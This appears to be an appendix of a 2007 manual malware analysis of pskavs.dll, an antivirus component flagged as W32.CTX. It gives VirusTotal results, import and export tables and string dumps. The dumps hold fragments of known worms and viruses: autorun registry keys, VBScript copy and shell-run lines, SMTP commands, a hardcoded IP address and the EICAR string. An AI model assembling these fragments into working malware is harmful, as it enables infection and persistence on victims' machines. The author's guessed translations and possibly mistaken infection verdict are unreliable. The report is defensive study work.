RtlGetLengthWithoutLastFullDosOrNtPathElement()
RtlpEnsureBufferSize()
RtlMultiAppendUnicodeStringBuffer()
_snwprintf()
RtlCreateActivationContext()
RtlFindActivationContextSectionString()
RtlFindActivationContextSectionGuid()
_allshl()
RtlNtPathNameToDosPathName()
RtlUnhandledExceptionFilter()
CsrCaptureMessageBuffer()
NtQueryInstallUILanguage()
NtQueryDefaultUILanguage()
wcspbrk()
RtlOpenCurrentUser()
RtlGetDaclSecurityDescriptor()
NtCreateDirectoryObject()
_wcslwr()
_wtol()
RtlIntegerToUnicodeString()
NtQueryDefaultLocale()
_strlwr()
```

```
        RtlUnwind()


****************************
imports from Advapi32.dll:
****************************

LookupPrivilegeValueA()
AdjustTokenPrivileges()
CloseServiceHandle()
StartServiceA()
ChangeServiceConfigA()
ControlService()
OpernServiceA()
CreateServiceA()
OpenSCManagerA()
OpenProcessToken()

****************************
imports from User32.dll:
****************************

ExitWindowsEx()


****************************
imports from Powrprof.dll:
****************************

        ------------------------------
        APIs from kernel32.dll:
        ------------------------------

        GetCurrentThreadId()
        GetCurrentProcessId()
        GetSystemTimeAsFileTime()
        TerminateProcess()
        UnhandledExceptionFilter()
        SetUnhandlesExceptionFilter()
        ReleaseSemaphore()
        LocalFree()
        GetCurrentThread()
        GetCurrentProcess()
        CloseHandle()
        SetLastError()
        GetLastError()
        InterlockedCompareExchange()


// the 1ist below is probably what makes it stay
// resident through a reboot.

    ------------------------------
        APIs from advapi32.dll:
```

```
    ------------------------------

        RegSetValueExW()
        InitializeSecurityDescriptor()
        SetSecurityDescriptorDacl()
        AllocateAndInitializeSid()
        GetLengthSid()
        InitializeAcl()
        AddAccessAllowedAce()
        FreeSid()
        RegCreateKeyExW()
        RegOpenCurrentUser()
        RegOpenKeyW()
        RegDeleteKeyW()
        RegOpenCurrentUser()
        RegOpenKeyW()
        RegDeleteKeyW()
        RegOpenKeyExW()
        RegQueryValueExW()
        RegCloseKey()
        LookupPrivilegeValueW()
        OpenThreadToken()
        OpenProcessToken()
        AdjustTokenPrivileges()
        RegEnumKeyExW()

**************************
imports from Winsta.dll:
**************************

WinStationGetTermSrvCountersValue()
WinStationSendMessageW()
WinStationQueryInformationW()

    ----------------------
        APIs from ntdll.dll
        ----------------------

        RtlMultiByteToUnicodeSize()
        RtlMultiByteToUnicodeN()
        DbgPrint()
        RtlInitializeCriticalSection()
        RtlRtlDeleteCriticalSection()
        RtlUnicodeToMultiByte()
        RtlLeaveCriticalSection()
        RtlEnterCriticalSection()
        RtlUnwind()
        RtlNtSTatustoDosError()
        RtlUnicodeToMultiByteSize()
        wcslen()

        ----------------------
        APIs from kernel32.dll
        ----------------------
```

```
        CreateEventW()
        VirtualQuery()
        SetUnhandleExceptionFilter
        UnhandledExceptionFilter()
        GetCurrentProcess()
        TerminateProcess()
        GetSystemTimeAsFileTime()
        GetCurrentThreadId()
        GetTickCount()
        QueryPerformanceCounter()
        lstrlenA()
        CreateThread()
        GetExitCodeThread()
        GetLastError()
        lstrlenW()
        LocalFree()
        LocalAlloc()
        InterlockedExchange()
        InterlockedCompareExchange()
        CloseHandle()

        // also some from netapi32.dll
        // not included here

****************************
imports from Version.dll:
****************************

GetFileVersinInfoSizeW()
VarQueryValueW()
GetFileVersionInfoW()


****************************
imports from Winspool.drv:
****************************

GetPrinterDriverDirectoryW()
GetPrintProcessorDirectoryW()

****************************
imports from Wintrust.dll:
****************************

CryptCATAdminReleaseCatalogContext()
CryptCATAdminAddCatalog()
CryptCataAdminAcquireContext()
WinVerifyTrust()
CryptCATAdminReleaseContext()
CryptCATCatalogInfoFromContext()
CryptCATAdminEnumCatalogFromHash()
CryptCATAdminCalcHashFromFileHandle()
CryptCATAdminResolveCatalogPath()
```

CryptCATAdminRemoveCatalog ( )

F Analysing W32.CTX

This is a quick analysis of a DLL file that came with an installation of Panda Antivirus. I initially intended to use this AV on one of my virtual machines; avast! found a virus it recognized as W32.CTX, a creation of GriYo from the spanish virus writing group 29A. I have included it here since this is more of a manual analysis than an automatic. I have however used automatic tools to aid in the analysis process.

F.1 VirusTotal

Complete scanning result of "pskavs.dll.vir", received in VirusTotal at 05.12.2007, 10:53:32 (CET).

Antivirus	Version	Update	Result
AhnLab-V3	2007.5.10.0	05.11.2007	no virus found
AntiVir	7.4.0.15	05.11.2007	Frisk #2
Authentium	4.93.8	05.11.2007	no virus found
Avast	4.7.997.0	05.11.2007	Win32:CTX
AVG	7.5.0.467	05.11.2007	no virus found
BitDefender	7.2	05.12.2007	no virus found
CAT-QuickHeal	9.00	05.11.2007	no virus found
ClamAV	devel-20070416	05.12.2007	no virus found
DrWeb	4.33	05.12.2007	no virus found
eSafe	7.0.15.0	05.10.2007	no virus found
eTrust-Vet	30.7.3628	05.11.2007	no virus found
Ewido	4.0	05.11.2007	no virus found
FileAdvisor	1	05.12.2007	No threat detected
Fortinet	2.85.0.0	05.12.2007	suspicious
F-Prot	4.3.2.48	05.11.2007	no virus found
F-Secure	6.70.13030.0	05.11.2007	no virus found
Ikarus	T3.1.1.7	05.12.2007	no virus found
Kaspersky	4.0.2.24	05.12.2007	no virus found
McAfee	5029	05.11.2007	no virus found
Microsoft	1.2503	05.12.2007	no virus found
NOD32v2	2262	05.12.2007	no virus found
Norman	5.80.02	05.11.2007	no virus found
Panda	9.0.0.4	05.11.2007	no virus found
Prevx1	V2	05.12.2007	no virus found
Sophos	4.17.0	05.11.2007	W95/Whog-878b
Sunbelt	2.2.907.0	05.12.2007	no virus found
Symantec	10	05.12.2007	no virus found
TheHacker	6.1.6.114	05.12.2007	no virus found
VBA32	3.12.0	05.11.2007	no virus found
VirusBuster	4.3.7:9	05.11.2007	no virus found
Webwasher-Gateway	6.0.1	05.11.2007	Win32.Bumble

Aditional Information
File size: 780288 bytes
MD5: 1f27f5fd11fd81be13d65bf00c388d45
SHA1: 1f1a9a2340be16649a9e6354c48c13ceb7a0a25a
Bit9 info:
http://fileadvisor.bit9.com/services/extinfo.aspx

```
?md5=1f27f5fd11fd81be13d65bf00c388d45
```

F.2 Imports and Exports

The following shows the last address locations of the binary file. CTX is known to hook functions residing in the host (victim), in order to transfer control to the bulk of the virus.

```
;
;
;-------------------------------------------------------------------------
; Exports
;
        Index: 1        Name: AVSDetectAndDisinfectAll
        Index: 2        Name: AVSDetectVirus
        Index: 3        Name: AVSDetectVirusMemory
        Index: 4        Name: AVSDisinfectVirus
        Index: 5        Name: AVSFreeAntiviralSubsystem
        Index: 6        Name: AVSGetConfigInt
        Index: 7        Name: AVSGetConfigString
        Index: 8        Name: AVSGetLastError
        Index: 9        Name: AVSInitializeAntiviralSubsystem
        Index: 10       Name: AVSSetConfigInt
        Index: 11       Name: AVSSetConfigString
        Index: 12       Name: AVSSetLastError
        Index: 13       Name: AVSUpdateSystem
;
;-------------------------------------------------------------------------
; Imports from PSKUTIL.dll
;
        extrn PSKUTIL.11
        extrn PSKUTIL.6
        extrn PSKUTIL.7
        extrn PSKUTIL.24
        extrn PSKUTIL.23
        extrn PSKUTIL.3
        extrn PSKUTIL.10
        extrn PSKUTIL.1
        extrn PSKUTIL.30
        extrn PSKUTIL.31
        extrn PSKUTIL.32
        extrn PSKUTIL.29
        extrn PSKUTIL.39
        extrn PSKUTIL.73
        extrn PSKUTIL.75
        extrn PSKUTIL.8
        extrn PSKUTIL.12
;
; Imports from PSKVM.DLL
;
        extrn VM_Get_Version
        extrn VM_Get_Flags
        extrn VM_Init_Emu
```

```
        extrn VM_Init_Task
        extrn VM_Free_Emu
        extrn VM_EmulateN
        extrn VM_Emulate1
        extrn VM_BC
        extrn VM_BPX
        extrn VM_BPX_GetProcAddr
        extrn VM_BPX_LoadLibrary
        extrn VM_BPL
        extrn VM_GetMem
        extrn VM_Get_ImageBase
        extrn VM_Get_EIP
        extrn VM_Get_WIN32_UpperLimit
        extrn VM_Get_Regs
        extrn VM_Set_Stage
        extrn VM_Set_PackData
        extrn VM_Set_EIP
        extrn VM_Add_EIP
        extrn VM_Limit_done
        extrn VM_BPR
        extrn VM_Create_CheckPoint
        extrn VM_Delete_CheckPoint
        extrn VM_Monitor_Enable
        extrn VM_Monitor_Disable
        extrn VM_Get_API_Name
        extrn VM_Get_API_Entry
        extrn VM_SetApiHandler
        extrn VM_Complete
        extrn VM_SetLastError
        extrn VM_BranchMonitor_Enable
        extrn VM_BranchMonitor_Disable
        extrn VM_GetArg_Dword
        extrn VM_TranslateValue
        extrn VM_TranslateArg
        extrn VM_GetLastError
        extrn VM_Init_Emu2
        extrn VM_SetEventCallback
        extrn VM_AnalizarHeuristicoDOS
;
; Imports from PSKALLOC.dll
;
        extrn PSKALLOC.41
        extrn PSKALLOC.33
        extrn PSKALLOC.34
        extrn PSKALLOC.38
        extrn PSKALLOC.26
        extrn PSKALLOC.9
        extrn PSKALLOC.10
        extrn PSKALLOC.43
        extrn PSKALLOC.37
        extrn PSKALLOC.18
        extrn PSKALLOC.36
        extrn PSKALLOC.5
        extrn PSKALLOC.15
```

```
        extrn PSKALLOC.27
        extrn PSKALLOC.3
        extrn PSKALLOC.11
        extrn PSKALLOC.13
        extrn PSKALLOC.2
        extrn PSKALLOC.1
        extrn PSKALLOC.4
        extrn PSKALLOC.40
;
; Imports from PSKPACK.DLL
;
        extrn PSKPACK.32
        extrn PSKPACK.9
        extrn PSKPACK.4
        extrn PSKPACK.2
        extrn PSKPACK.13
        extrn PSKPACK.11
        extrn PSKPACK.7
        extrn PSKPACK.6
        extrn PSKPACK.12
        extrn PSKPACK.5
        extrn PSKPACK.3
        extrn PSKPACK.1
        extrn PSKPACK.10
        extrn PSKPACK.37
        extrn PSKPACK.36
        extrn PSKPACK.38
        extrn PSKPACK.40
        extrn PSKPACK.39
        extrn PSKPACK.59
        extrn PSKPACK.65
        extrn PSKPACK.67
        extrn PSKPACK.60
        extrn PSKPACK.54
        extrn PSKPACK.77
        extrn PSKPACK.76
        extrn PSKPACK.48
        extrn PSKPACK.47
        extrn PSKPACK.50
        extrn PSKPACK.24
        extrn PSKPACK.8
        extrn PSKPACK.18
        extrn PSKPACK.33
        extrn PSKPACK.25
        extrn PSKPACK.34
        extrn PSKPACK.29
        extrn PSKPACK.31
        extrn PSKPACK.15
        extrn PSKPACK.28
        extrn PSKPACK.27
        extrn PSKPACK.16
        extrn PSKPACK.23
        extrn PSKPACK.22
        extrn PSKPACK.30
```

```
        extrn PSKPACK.21
        extrn PSKPACK.20
        extrn PSKPACK.14
        extrn PSKPACK.26
        extrn PSKPACK.35
        extrn PSKPACK.17
;
; Imports from PSKCMP.dll
;
        extrn PSKCMP.5
        extrn PSKCMP.42
        extrn PSKCMP.10
        extrn PSKCMP.13
        extrn PSKCMP.17
        extrn PSKCMP.11
        extrn PSKCMP.12
        extrn PSKCMP.48
        extrn PSKCMP.41
        extrn PSKCMP.39
;
; Imports from PSKVFILE.dll
;
        extrn PSKVFILE.48
        extrn PSKVFILE.49
        extrn PSKVFILE.50
        extrn PSKVFILE.47
        extrn PSKVFILE.52
        extrn PSKVFILE.51
        extrn PSKVFILE.45
        extrn PSKVFILE.56
        extrn PSKVFILE.30
        extrn PSKVFILE.55
        extrn PSKVFILE.42
        extrn PSKVFILE.43
        extrn PSKVFILE.46
        extrn PSKVFILE.7
        extrn PSKVFILE.6
        extrn PSKVFILE.8
        extrn PSKVFILE.35
        extrn PSKVFILE.36
        extrn PSKVFILE.37
        extrn PSKVFILE.11
        extrn PSKVFILE.26
        extrn PSKVFILE.32
        extrn PSKVFILE.44
        extrn PSKVFILE.16
        extrn PSKVFILE.2
        extrn PSKVFILE.14
        extrn PSKVFILE.25
        extrn PSKVFILE.3
        extrn PSKVFILE.13
        extrn PSKVFILE.24
        extrn PSKVFILE.1
        extrn PSKVFILE.12
```

```
        extrn PSKVFILE.10
        extrn PSKVFILE.4
        extrn PSKVFILE.19
        extrn PSKVFILE.38
        extrn PSKVFILE.9
        extrn PSKVFILE.40
        extrn PSKVFILE.5
        extrn PSKVFILE.33
;
; Imports from Pskvfs.dll
;
        extrn VFSRemoveROIfBlocked
        extrn VFSDelete
        extrn VFSInitializeVirtualFileSystem
        extrn VFSFreeVirtualFileSystem
        extrn VFSOpen
        extrn VFSClose
        extrn VFSGetInfoInt
        extrn VFSSeek
        extrn VFSRead
;
; Imports from MSVCR71.dll
;
        extrn _stricmp
        extrn _memicmp
        extrn _memccpy
        extrn _strnicmp
        extrn _strupr
        extrn _onexit
        extrn __dllonexit
        extrn __CppXcptFilter
        extrn _adjust_fdiv
        extrn malloc
        extrn _initterm
        extrn free
        extrn getenv
        extrn strtok
        extrn strtoul
        extrn _mbsinc
        extrn _mbsrchr
        extrn _except_handler3
        extrn _splitpath
        extrn strncmp
        extrn memcpy
        extrn memmove
        extrn memchr
        extrn strncpy
        extrn strstr
        extrn strlen
        extrn strcpy
        extrn strcmp
        extrn strchr
        extrn strcat
        extrn memset
```

```
        extrn memcmp
        extrn sprintf
;
; Imports from KERNEL32.dll
;
        extrn InterlockedDecrement
        extrn LoadLibraryExA
        extrn GetProcAddress
        extrn FreeLibrary
        extrn LeaveCriticalSection
        extrn WriteFile
        extrn SetFilePointer
        extrn ReadFile
        extrn TlsAlloc
        extrn GetVersionExA
        extrn GetDriveTypeA
        extrn GetVolumeInformationA
        extrn DeviceIoControl
        extrn CloseHandle
        extrn CreateFileA
        extrn GetWindowsDirectoryA
        extrn InterlockedIncrement
        extrn LoadLibraryA
        extrn Sleep
        extrn TlsFree
        extrn TlsSetValue
        extrn TlsGetValue
        extrn SetErrorMode
        extrn GetLastError
        extrn GetDiskFreeSpaceA
        extrn FileTimeToSystemTime
        extrn GetModuleFileNameA
        extrn InitializeCriticalSection
        extrn DeleteCriticalSection
        extrn EnterCriticalSection
;
; Imports from USER32.dll
;
        extrn wsprintfA
;
;------------------------------------------------------------------------------
```

F.3 String analysis of W32.CTX

This a manual writeup of strings and characters found in pskavs.dll.

The strings have concatenated from characters coded as dd values. (One character per line, and some between seemingly random characters). Strings appearing as strings are picked up by the automatic stringdumping mechanisms of PE Explorer (and displayed in the file ".

I have made an effort in translating the five first lines, which are in spanish. It is worth noting that CTX is a polymorphic EPO virus, created by GriYo, a member of the spanish virus writing group 29A. (the dll also contains the string

Zombie; the name of another member of the same group)

I cannot be sure since I don't speak spanish, but they are probably error messages for a spanish version of windows. The second line is perpahs the most international one, meaning something like: "Error loading operating system". The others are probably similar; a friend of a friend (who does speak spanish) says he couldn't understand it, but claims they are probably technical terms. Tecla means keyboard (or a key?).

(strings prone to be picked up the automatic features of PE Explorer have been left out)

```
**********************************************
**********************************************
|   String dump of pskavs.dll
|   Suspected infected with W32.CTX / W32.Cholera
|   avast! antivirus detects it as Win32:CTX
|
|   found in a dll belonging to Panda Antivirus
|
|   writeup by: Lars Haukli, 11.05.07
**********************************************

from
sub: L255A74D8
@adr: 55A74D8

and onwards the following strings can be read:
(loads of "random" messy chars inbetween btw)
There are some comments in parenthesis.
```

```
MBRPANDA V.1

Tabla de partici n inv lida
Error al cargar el sistema operativo
Sector de arranque inv lido
Este disquete no tiene arranque
C mbielo por otro y pulse una tecla
Win32.Faithless
(Stand. p!smo) odst.
Absatz-Standardschr
Fuente de pirrafo p Kappaleen oletusfon

Pollice par d(e)fault  (the e is a mathematical negate sign)
Bekezd(e)s alap-bet(d)t  (the d is a delta)
Carattere predefini Standaardallinea-let

Standardskrift for Domy?lna czcionka a (..random?)
Privzeta pisava ods
Default Paragraph F
Fonte parig.
padruo
```

```
presque

E I J t u v w ?
(loads of randoms here (... i presume))
iframe Execute
docuement write
vbscipt ON ERROR
vbscript ON ERRPOR Z (..randoms)

kern'132.d
tls
iframe src=
cid:
JUN
note.com
Fraggle Rock

Install infPK
REGEDIT4
Version\Run]
reg echo rem>>c:\autoexec.bat
echo regedit
vbs c:\windows\startm~1\programs\startup
file.WriteLine("rr = cows.RegRea
trojan.Copy(tmp & "\al-gore.vbs
32.vbs")Copy(dirwin&"\DLL.vbs")
cinik.go\n");

puta!!.exe
[LoRez] v1 by Virogen [NJ
UP3CX?D$(greekletter)3(cent)d(electric capacitor symbol)
Run\Gotovje
SuSE, 1.3.12
CC: (GNU) 2.96 2
-gconv0info:T(17
.com/Friend Cards.msi
msnWin.moveTo(1000, 1000);
clsid:F3A614DC-ABE0-11d2
32.vbs")
=createoject("scrip
.copyfile ws

SAPVIRII

.exe
Are you looking for Love.doc.exe
How To Hack Websites.exe
Panda Titanium Crack.zip.exe
Mafia Trainer!!!.exe
kernel66.dll

Tmpljdnje = ""  ... Temlp
a:\\WININI
```

```
This is my revenge [Nemesi 1.01]
TechnoK
UPX2
UPX!
movi00dc
VMM
VB98\Proyectos\Virus\
start %stftp-i %s GET %s msblast penis32
[JETHRO]
drivers\etc\hosts

(localhost: 127.0.0.1)

Ok Result \ MZ
bad.exe

(HELO localhost)
(MAIL FROM:)

RCPT TO:

(script language=vbs)

..4d..5a.... = Split(Int("&H" & Left(f.Write Chr(= split(int("&h"
.. & Left(f.write chr(

(shell.run)

Worm.P2P.Sytro.d

c:\win98\win.com
? FSComm

(WIN32.TIRTHAS)
.Tirthas

C=Char(I)("&C(34)&"MSCommLib.MSComm"&(34)

(212.5.86.163)
(Socket problems)
(Software\Microsoft\Windows\Currentversion\Run)
(RegisterServiceProcess)
(MAIL FROM:<%s>)

ave cab pdf rar zip tif psd ocx vxd mp3 mpg avi dll exe gif jpg bmp
windows

\MyTmpFile.Dat
%S\% MZ?  (i suspect the MZ for being the PE marker)

WebAuto.exe
Star
(%s.exe)
```

```
ShowHTMLDialog MSHTML
COM RPC Buffer Overflow Exploit
swap.txt

body onunload=vbscipt:main(

mystring

remoteshell \WinGate.exe This progiam..

rection by Tcp/29A
DUPATOR![s ript] if $me dcc send worm X5O!P%@AP[4 .. EICAR-STAND

worm
STAND RD
ANTIVIRUS TEST-FILE!$H+H*
Execute (”
on error resume next.bat
src3.run .scriptfullname,1).readall((

http://sennaspy. ection by Tcp/29

norton ice black
kaze/FAT
Infection .natasha P?C
SYST ck In Rio 2001 V
Goat virus file. jnk trap

www.ussrback.co
RAVE.EXE
Software_Microsoft_Internet_Acc:\Software\Microsoft\Internet
Account Manager\Accounts\00000001',0

SOFTWARE\Classeszexefiles\shell\  upx
EHLO AUTH FROM DATA  (first word is not a typo)
FindFirstFileA
Coded by Weird
Pack32 decompressi
WATCOM C/C++ 32 Run-Time
Back Orifice TCP
C:\NetSkudo.exe
```

F.4 String Dump of W32.CTX using PEExplorer

```
// Generated by PE Explorer 1.99 (www.heaventools.com)
// File name: C:\MlwR\pskavs.dll.vir
// Created  : 11.05.2007 12:39
// Type     : Strings List


255A6418: 'kernel32.dll',0
255A6428: 'msvcr71.dll',0
255A6434: 'msvcr71',0
```

```
255A643C: 'msvcrtd.dll',0
255A6448: 'msvcrt.dll',0
255A6454: 'pavcl32.dll',0
255A6460: 'FreeLibrary',0
255A646C: 'GetProcAddress',0
255A647C: 'LoadLibraryExA',0
255A648C: 'LoadLibraryA',0
255A649C: 'sprintf',0
255A64A4: 'strncpy',0
255A64AC: 'strupr',0
255A64B4: 'strstr',0
255A64BC: 'strlen',0
255A64C4: 'stricmp',0
255A64CC: 'strcpy',0
255A64D4: 'strcmp',0
255A64DC: 'strchr',0
255A64E4: 'strcat',0
255A64EC: 'memset',0
255A64F4: 'memicmp',0
255A64FC: 'memcmp',0
255A6504: 'memchr',0
255A650C: 'memmove',0
255A6514: 'memcpy',0
255A651C: 'memccpy',0
255A6738: '.text',0
255A6740: '.reloc',0
255A6748: '__SRP_',0
255A731C: 'NUCL_MACRO2',0
255A732C: 'Autoexec',0
255A7338: 'Name',0
255A7340: 'Module',0
255A7348: 'Type',0
255A7350: 'PPoint.PaV',0
255A735C: '.DOC',0
255A7364: 'MIME',0
255A7394: '{\*\htmltag',0
255A73A0: '<!DOCTYPE HTML ',0
255A73B0: '.SYS',0
255A73B8: '.COM',0
255A73C0: 'NUCL_TBLHASH',0
255A73D0: 'NUCL_TBLGRP',0
255A73EC: 'exeid',0
255A73F8: 'PSK_COOKIE',0
255A7404: 'PSK_PLUGINS',0
255A7410: 'PSK_CRCNO',0
255A741C: 'PSK_CRCPE',0
255A7428: 'PSK_CRC2KD',0
255A7434: 'PSK_CRC2K',0
255A7440: 'PSK_APVIR',0
255A744C: '%02d/%02d/%d  %02d:%02d',0
255A768C: 'rEMHOr',0
255A76A0: '3.00',0
255A76A8: 'URIV',0
255A76BC: 'COMMAND.COM',0
```

```
255A76C8: 'dim WindowsDir,WindowsSystemDir,WindowsRecentDir',0
255A76FC: 'dim fso ,WindowsScriptShell',0
255A7718: 'Photomontage',0
255A7728: 'Photoalbum',0
255A7734: 'Mary-Anne',0
255A7740: 'kleopatra',0
255A774C: 'Bad girl',0
255A7758: 'caroline',0
255A7764: 'Gallery',0
255A776C: 'myfotos',0
255A7774: 'Picture',0
255A777C: 'rebecca',0
255A7784: 'Katrina',0
255A778C: 'Kelley',0
255A7794: 'Jammie',0
255A779C: 'Caitie',0
255A77A4: 'Tammy',0
255A77AC: 'stacy',0
255A77B4: 'Audra',0
255A77BC: 'Barbi',0
255A77C4: 'Mandy',0
255A77CC: 'Aline',0
255A77D4: 'Julie',0
255A77DC: 'Rena',0
255A77E4: 'Anna',0
255A77EC: 'kate',0
255A77F4: 'Sara',0
255A77FC: 'Mary',0
255A7804: 'Juli',0
255A780C: 'It_I',0
255A7814: 'Lisa',0
255A7830: '.BAT',0
255A7838: '.debug',0
255A7844: '.data',0
255A784C: '.scr',0
255A7854: '.exe',0
255A785C: '.kuto',0
255A7864: '.OpenTextFile',0
255A7874: 'String.fromCharCode',0
255A7888: 'Math.random',0
255A7894: 'function',0
255A78A0: '_Mylene_',0
255A78B0: '|SYSTEM',0
255A78C0: 'RR("USER32","EnumWindows","SU"',0
255A78E0: '.rsrc',0
255A78E8: '.ZIPHER ',0
255A78F4: '.Data ',0
255A78FC: ',reloc ',0
255A7904: '.Adson ',0
255A790C: '.vdata',0
255A7914: '.ByteSV ',0
255A7920: '.text ',0
255A7928: '.fuck ',0
255A7930: 'MIX1',0
```

```
255A7938: '2.01',0
255A7940: 'Tai-Pan',0
255A7948: 'If Location.Protocol = A("ghmd;") Then',0
255A7970: 'AHKGetHeuristicResult',0
255A7988: 'AHKEmulationEnd',0
255A7998: 'AHKNewApiCall',0
255A79A8: 'AHKNewEvent',0
255A79B4: 'AHKComponentUnpackError',0
255A79CC: 'AHKComponent',0
255A79DC: 'AHKGetSubsystemInfo',0
255A79F0: 'AHKGetAnalysisInfo',0
255A7A04: 'AHKEndHeuristicPEAnalysis',0
255A7A20: 'AHKInitHeuristicPEAnalysis',0
255A7A3C: 'AHKEndHeuristicPESubSystem',0
255A7A58: 'AHKInitHeuristicPESubSystem',0
255A7ABC: 'PSK_EXPRESSH',0
255A7AD0: 'PAVSIG_P',0
255A7ADC: 'PAVSIG',0
255A7AE8: 'AVS_PS_MTX',0
255A7AF4: 'AVS_DIS_MTX',0
255A7B00: 'AVS_ACT_MTX',0
255A7B2C: 'PSK_GOODWARE',0
255A7B4C: '%s%s',0
255A7B68: '%s%s%s',0
255A7B80: 'PSK_NAMES2',0
255A7B8C: 'PSK_NAMES',0
255A7B98: 'PSK_VDL',0
255A7BAC: 'SCSFreeSmartCleanSystem',0
255A7BC4: 'SCSInitializeSmartCleanSystem',0
255A7BE4: 'SCSSetConfigInt',0
255A7BF4: 'SCSSetConfigString',0
255A7C08: 'SCSDetectMalwareTrace',0
255A7C40: 'PAV_EXCLUDE_RAM',0
255A7C5C: '\\.\%s%sAPVXDUT.VXD',0
255A7C70: '_Port32_AbsWrite@16',0
255A7C84: '_Port32_AbsRead@16',0
255A7C98: '_Port32_EscribirPistaUnidadLogica@24',0
255A7CC0: '_Port32_LeerPistaUnidadLogica@24',0
255A7CE4: '_Port32_BiosDisk@28',0
255A7D14: '\\.\PHYSICALDRIVE%d',0
255A7D28: '\\.\%c:',0
255AB8B0: 'Object',0
255AB8BC: 'ITEM',0
255AB8C4: '__attach_version1.0_#',0
255ABA0C: 'Global',0
255ABA20: 'o%k{ESC}',0
255ABA54: 'E 0100 4D 5A ',0
255ABA64: 'With ThisDocument.VBProject.VBComponents(1).CodeModule',0
255ABA9C:
'HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security',0
255ABAE0:
'HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run',0
255ABB30: 'Global',0
255ABB40:
```

```
'HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security',0
255ABB80:
'HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run',0
255ABBC4: 'With ThisDocument.VBProject.VBComponents(1).CodeModule',0
255ABC18: 'ScriptletTypeLib',0
255ABC30: '{\rtf1\ansi\mac\deff0\deftab720{\fonttbl;}{\f0\fnil \froman
\fswiss \fmodern \fscript \fdecor MS Sans SerifSymbolArialTimes New
RomanCourier{\colortbl\red0\green0\blue0',0Dh,0Ah,'\par
\pard\plain\f0\fs20\b\i\u\tab\tx',0
255ABD00: 'urn:schemas-microsoft-com:office',0
255ABDF0: '<?xml version="1.0" ',0
255ABE08: '<?mso-application progid="Word.Document"?>',0
255ABE34: 'macrosPresent="yes"',0
255ABE48: 'editdata.mso">',0
255AC484: '<script language=',0
255AC498: 'Vandelay.Path',0
255AC4A8: '</script>',0
255AC4B4: '|..@((@--[I',0
255AC4C0: 'Function MConnect(MS, MM)',0
255AC4DC: 'IsDel = False',0
255AC4EC: 'End Function',0
255AC4FC: 'Rem I am sorry! happy time',0
255AC518: '#007f7f',0
255AC520: '> Help <',0
255AC52C: '<iframe',0
255AC544: '<script language=vbscript>',0
255AC570: '<script lan',0
255AC5F8: 'evel 1 call c:\chk001.bat V%[Xorc]%',0
255AC82C: '<HTML>',0
255AC844: '</iframe>',0
255AC89C: 'qazwsx.hsq',0
255AC8B8: 'IP Protector ',0
255AC9C8: '"="c:\recycled\',0
255AC9D8: '"="&Chr(34)&"c:\recycled\',0
255ACA48: '& "\Party" & fldrCtr & "\Party" & i & ".vbs")',0
255ACA98: ';Party..... by: SiR DySTyK',0
255ACAD4: ',tmp,trojan,drive,',0
255ACAE8: '.DisplayName = "Al Gore.jpg"Copy(dirsystem&"\',0
255ACB3C: 'zamfy.home.ro/0/cinik.c',0
255ACB7C: 'www.opasoft.com',0
255ACB8C: 'www.n3t.com.br.',0
255ACB9C: 'puta!!.exe',0
255ACBA8: 'scrupd.exe',0
255ACBB4: 'ScrLog',0
255ACC1C: '#32770',0
255ACC58: 'Paskuda 1',0
255ACD74: '. . nymph',0Dh,0Ah,'USERHOST roach',0
255ACE1C: 'polyn="\"&polyname(Int(',0
255ACE44: 'Mylinong="Mylinong"',0
255ACE58: 'dirsystem&"\mylinong.TXT.vbs"',0
255ACE78: 'if (rr>=1)',0
255ACE90: '<emmanuel>',0
255ACE9C: '</SCRIPT>',0
255ACEA8: 'VBSv777',0
```

```
255ACEB0: 'cbVirusSize = 3914',0
255ACEC4: 'cbVictimCode, ',0
255ACED4: 'cbFSO.GetSpecialFolder(',0
255ACFEC: 'Copy(dirsystem&"\',0
255AD008: 'Copy(dirwin&"\',0
255AD018: 'DLL.vbs")',0
255AD024: ' = Cr',0
255AD04C: '\mailed")',0
255AD058: '\mirqued")',0
255AD14C: '.data',0
255AD18C: 27h,'DoS',27h,0
255AD194: 'W0RMSAP',0
255AD19C: 'LSVIXF01:',0
255AD1A8: 27h,'CADABRA',27h,0
255AD1B4: ' vandEEd0 ',0
255AD1C8: 'intelihente',0
255AD1D4: 'introducion',0
255AD208: 'HITCHER',0
255AD2E0: '.data',0
255AD354: 'ily668.dll',0
255AD360: 'Task688.dll',0
255AD36C: 'reg678.dll',0
255AD384: 'winrpc.exe',0
255AD3B0: 'c:\\',0
255AD428: '1.24',0
255AD468: '.aspack',0
255AD768: 'LISThG',0
255AD834: 'Critical Update',0
255AD870: 'kIlLeRgUaTe',0
255AD88C: 'on port 57005',0
255ADA38: '127.0.0.1               localhost',0Dh,0Ah,0
255ADAA4: 'HELO localhost',0
255ADAB4: 'MAIL FROM:',0
255ADAD4: '<script language=vbs>',0
255ADB44: 'shell.run(',0
255ADC04: ':save',0
255ADC24: 'WIN32.TIRTHAS ',0
255ADD34: '212.5.86.163',0
255ADD44: 'Socket problems',0
255ADD54: 'Software\Microsoft\Windows\CurrentVersion\Run',0
255ADD84: 'RegisterServiceProcess',0
255ADD9C: 'MAIL FROM:<%s>',0
255ADDF8: 'Windows',0
255ADE08: '\MyTmpFile.Dat',0
255ADE2C: 'n\Run',0
255ADE4C: '%s.exe',0
255ADF2C: '(myString,i,1)',0
255ADF6C: '.aspack',0
255ADFF4: '_!_!_!_',0
255AE088: '$nick',0
255AE09C: 'virus',0
255AE0A4: 'trojan',0
255AE0F4: 'X5O!P%@AP[4\PZX54(P^)7',0
255AE120: '= Chr(Asc(',0
```

```
255AE144: 'window',0
255AE14C: 'Wscript.shell',0
255AE180: 'randomize: for',0
255AE190: 'chr(97 + int(26',0
255AE20C: 'virus',0
255AE26C: 'vypnout.shs',0
255AE2B0: 'kaze/FAT',0
255AE2DC: 'VR.WIN32.CALM v1.1',0
255AE560: '.NaZAnN',0
255AE568: '.NathaN',0
255AE594: 'By whg 20001.6.20',0
255AE620: 'gmon.out',0
255AE644: '.stab',0
255AE6B4: 'win9X.LDE.Examplo',0
255AE6C8: '.Z0MBiE',0
255AE6E0: 'PR0Mi$E$/ZLA$H',0
255AE758: 'vir.exe',0000h
255AE80C: 'Crystal',0
255AE814: 'cvirus',0
255AE8E0: 'Created By',0
255AE958: ' Tcp/29A',0
255AE978: '.reloc',0
255B16F0: 'demiurg',0
255B1708: '.exe',0
